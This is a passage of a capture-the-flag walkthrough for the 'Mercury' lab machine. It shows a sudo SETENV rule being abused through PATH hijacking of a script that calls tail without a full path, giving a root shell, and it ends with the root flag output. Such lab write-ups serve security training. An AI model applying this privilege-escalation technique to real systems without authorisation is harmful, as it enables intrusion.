Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

check permissions of check_syslog.sh

```
linuxmaster@mercury:~$ ls -l /usr/bin/check_syslog.sh
-rwxr-xr-x 1 root root 39 Aug 28  2020 /usr/bin/check_syslog.sh
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
```

privilege escalation:

```
linuxmaster@mercury:~/bin$ sudo PATH=/home/linuxmaster/bin /usr/bin/check_syslog.sh
bash: groups: command not found
Command 'lesspipe' is available in the following places
 * /bin/lesspipe
 * /usr/bin/lesspipe
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
lesspipe: command not found
Command 'dircolors' is available in the following places
 * /bin/dircolors
 * /usr/bin/dircolors
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
dircolors: command not found
root@mercury:/home/linuxmaster/bin#
```

root flag:

```
/home/linuxmaster/bin
root@mercury:~# export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/ga
es
root@mercury:~#
root@mercury:~# cat root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/((((((////////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//((((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/(/,*/((((////////(/*/*/#@@@@@@@
@@@@@@*((####((///*//(///*(/*//((/((((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(////(((((/(///((((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(/(((/((////(/*/*(///@@@
@@@//**/(/(#(#(##((/((((((/(**//////////((//((*/#@@
@@@(//(/(((((((#((((#*/((///((///((//////(/(/(*(/@@
@@@((//((((/((((#(/(/((/(/(((((#((((((/(/((/////@@
@@@(((/((((/##((#((/*///((/((/((##((/(/(/((((((/*@@
@@@(((/(##/#(((##((/(((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/((((((/(//@@@
@@@@@(/*/(##(/(###(((#((((/((####/(((((///((((/@@@@
@@@@@@%//((((#############((((/(((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/((///*@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

Congratulations on completing Mercury!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_69426d9fda579afbffd9c2d47ca31d90]
root@mercury:~#
```